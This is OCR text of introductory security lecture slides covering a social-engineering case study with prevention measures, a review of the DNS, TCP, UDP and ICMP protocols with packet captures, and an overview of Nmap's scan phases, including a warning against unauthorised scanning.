
Alternately, you may go to https://www.facebook.com/recover.php and enter the following password reset code:

LKqXAhqeR

Example of Attack on XYZ Corp


Example of Attack on XYZ Corp

Example of Attack on XYZ Corp



From: Eric Ganci [eganci@xyzcorp.com]
Sent: Friday, March 18, 2011 1:22 PM
To: Jim Jones
Subject: Confidential Product Specs

Example of Attack on XYZ Corp



Example of Attack on XYZ Corp

What did XYZ Corp and Jim do wrong?

- XYZ Corp sent the network password in an email
- Jim forwarded company email to a personal Hotmail account
  - Conf. Product Specs. & Network Password
- Jim displayed too much information on Social Media
  - Company, Address, Email, Job Title, DOB, Child Name, Hometown, Status about work project…

XYZ Corp Attack


- The prior slides were from a presentation I gave on Social Media Policies in 2011
- This sort of presentation would be great for internal employees to see real ramifications that can occur

What would you have done to prevent this?


- Policies in place preventing posting personal and sensitive information on Social Media
- Policies and DLP devices to prevent forwarding of internal email to personal accounts.
- Employee training
- Policies in place preventing plain text passwords being emailed to employees
- 2-step verification on email
- More difficult password reset questions

Another Danger of Posting DOB on Social Media

- Let's say you send a check to someone…
- The check contains your account number on the bottom



Another Danger of Posting DOB on Social Media



Phone Social Engineering

- Canadian hacker dupes Walmart to win Def Con Prize

Part II

Network Protocol Review

DNS (Domain Name System)

- Main use is to resolve a hostname to an IP address
- Recursive Query:
  - DNS server answers a query by querying other name servers as needed for a record (Optional)
- Non-recursive query:
  - DNS server answers a query without querying other servers

DNS Query/Response Example

- User types www.malwaredomainlist.com into browser:

Frame	Time	Source	Destination	Protocol	Length	Info
1176	18.979	192.168.1.61	google-public-dns	DNS	85	Standard query 0x356f A www.malwaredomainlist.com
1177	19.014	google-public-	192.168.1.61	DNS	101	Standard query response 0x356f A 143.215.130.61


TCP (Transmission Control Protocol)

- Connection oriented (Used for high reliability)
  - HTTP, HTTPS, FTP, SMTP, etc.

- Popular TCP Flags:
  - SYN – Synchronize the sequence numbers
  - ACK – Acknowledgment packet after the initial SYN
  - FIN – Data transmission is complete

TCP 3-Way Handshake Example

Source	Destination	Protocol	Info
192.168.1.61	www.malwaredomainlist.com	TCP	netobjects1 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
www.malwaredom	192.168.1.61	TCP	http > netobjects1 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1380 SACK_PERM=1 WS=128
192.168.1.61	www.malwaredomainlist.com	TCP	netobjects1 > http [ACK] Seq=1 Ack=1 Win=66240 Len=0



- Once 3-Way Handshake completes, traffic can commence:

192.168.1.61	www.malwaredomainlist.com	HTTP	GET / HTTP/1.1

Spoofing Source Addresses

- 192.168.1.61 is the source IP address of the computer that originated the request:

Source	Destination
192.168.1.61	www.malwaredomainlist.com
www.malwaredom	192.168.1.61
192.168.1.61	www.malwaredomainlist.com

- It is easy to "spoof" the source IP to make it appear the request originated from somewhere else

UDP (User Datagram Protocol)

- Connection-less (Used for speed)
  - VOIP, Streaming Audio and Video Protocols, DNS, etc.

UDP VOIP Call Example

Source	Destination	Protocol	Info
10.10.1.118	10.10.3.106	SIP/SDP	Request: INVITE sip:%23@10.10.3.106 |
10.10.3.106	10.10.1.118	SIP	Status: 100 Trying |
10.10.3.106	10.10.1.118	SIP/SDP	Status: 200 OK |
10.10.1.118	10.10.3.106	SIP	Request: ACK sip:%23@10.10.3.106 |
10.10.1.118	10.10.3.106	RTP	PT=ITU-T G.711 PCMU, SSRC=0x78BCDEE8, Seq=22156, Time=160, Mark
10.10.3.106	10.10.1.118	RTP	PT=ITU-T G.711 PCMU, SSRC=0x5D23558, Seq=5549, Time=160, Mark
10.10.1.118	10.10.3.106	RTP	PT=ITU-T G.711 PCMU, SSRC=0x78BCDEE8, Seq=22157, Time=320
10.10.3.106	10.10.1.118	RTP	PT=ITU-T G.711 PCMU, SSRC=0x5D23558, Seq=5550, Time=320
10.10.1.118	10.10.3.106	RTP	PT=ITU-T G.711 PCMU, SSRC=0x78BCDEE8, Seq=22158, Time=480
10.10.3.106	10.10.1.118	RTP	PT=ITU-T G.711 PCMU, SSRC=0x5D23558, Seq=5551, Time=480
10.10.1.118	10.10.3.106	RTP	PT=ITU-T G.711 PCMU, SSRC=0x78BCDEE8, Seq=22159, Time=640
10.10.3.106	10.10.1.118	RTP	PT=ITU-T G.711 PCMU, SSRC=0x5D23558, Seq=5552, Time=640
10.10.1.118	10.10.3.106	RTP	PT=ITU-T G.711 PCMU, SSRC=0x78BCDEE8, Seq=22160, Time=800

http://www.pcapr.net/view/shpark/2010/3/4/12/sip_rtp_01.pcap.html

ICMP (Internet Control Message Protocol)

- Used for diagnostic or control purposes
  - Echo request and reply (Ping), Traceroute, Destination Unreachable, Time Exceeded, etc.

ICMP Ping Example

Source	Destination	Protocol	Info
192.168.1.131	www.iit.edu	ICMP	Echo (ping) request id=0x0001, seq=1/256, ttl=128 (reply in 26)
www.iit.edu	192.168.1.131	ICMP	Echo (ping) reply id=0x0001, seq=1/256, ttl=55 (request in 25)
192.168.1.131	www.iit.edu	ICMP	Echo (ping) request id=0x0001, seq=2/512, ttl=128 (reply in 34)
www.iit.edu	192.168.1.131	ICMP	Echo (ping) reply id=0x0001, seq=2/512, ttl=55 (request in 32)
192.168.1.131	www.iit.edu	ICMP	Echo (ping) request id=0x0001, seq=3/768, ttl=128 (reply in 40)
www.iit.edu	192.168.1.131	ICMP	Echo (ping) reply id=0x0001, seq=3/768, ttl=55 (request in 39)
192.168.1.131	www.iit.edu	ICMP	Echo (ping) request id=0x0001, seq=4/1024, ttl=128 (reply in 59)
www.iit.edu	192.168.1.131	ICMP	Echo (ping) reply id=0x0001, seq=4/1024, ttl=55 (request in 58)

Part III

Network Scanning

Network Scanning

- Every network based service uses one specific or multiple TCP or UDP ports
- After performing reconnaissance, attackers often scan their targets to determine:
  - What services are in use
  - Are the services' ports open or closed
  - Version of the operating system on the target

Network Scanning

- Network scanning may or may not be considered an “attack” but it is definitely an offensive action
- You should **never** scan a network you do not own without permission
- Improper scanning can potentially get you fired from your job, expelled from school, jailed by authorities, or banned by your ISP

Network Scanning

- Learning network scanning will help you with your individual project
- You will want to scan your project server in order to determine which ports your service opens by default
- Do **not** run scans on the RADISH or any IIT networks unless explicitly told to do so by me which would normally only occur during an in-class lab

Nmap – Security Scanner

- Free, open source tool for network exploration and security auditing
- Released in 1997 by Gordon “Fyodor” Lyon
- World’s most popular network security scanner
- Supports Unix/Linux, Windows, and Mac OS
- Started as command line version
- GUI version also available called Zenmap

Nmap - Guide

- The Official Nmap Project Guide to Network Discovery and Security Scanning
  - Between $35-50 on Amazon
- Free web edition with half of the content of the complete book:
  - https://nmap.org/book/toc.html
- Some of the information from this section is based or taken from this guide

9 Phases of an Nmap Scan

1. Target enumeration:
   - Researches host specifiers provided by the user such as DNS names, IP addresses, CIDR network notations, etc.
2. Host discovery (Ping scanning):
   - Determines which hosts are online and worth further investigation
   - Can use ARP, ICMP, TCP requests for discovery

9 Phases of an Nmap Scan (Cont.)

3. Reverse-DNS Resolution:
   - Hostname lookups are performed for any IP addresses of hosts found online during host discovery
4. Port Scanning:
   - Fundamental operation of Nmap
   - Probes are sent and the responses (or lack of a response) are used to classify the state of remote ports
   - States can be open, closed, or filtered

9 Phases of an Nmap Scan (Cont.)

5. Version Detection:
   - Nmap probes open ports and evaluates the responses against a database to determine what service software are running on the target
6. OS Detection:
   - Nmap also evaluates the responses of open port probes to make a best guess at which operating system is running on the target

9 Phases of an Nmap Scan (Cont.)

7. Traceroute:
   - Can find the network routes to many hosts in parallel
8. Script Scanning:
   - Nmap Scripting Engine (NSE) uses Lua programming language to gain even more information about targets
   - Some special scripts can detect:
     - Heartbleed or other service vulnerabilities
     - Malware/Backdoors
9. Output:
   - Writes gathered information to screen or to a file.

Nmap Lab

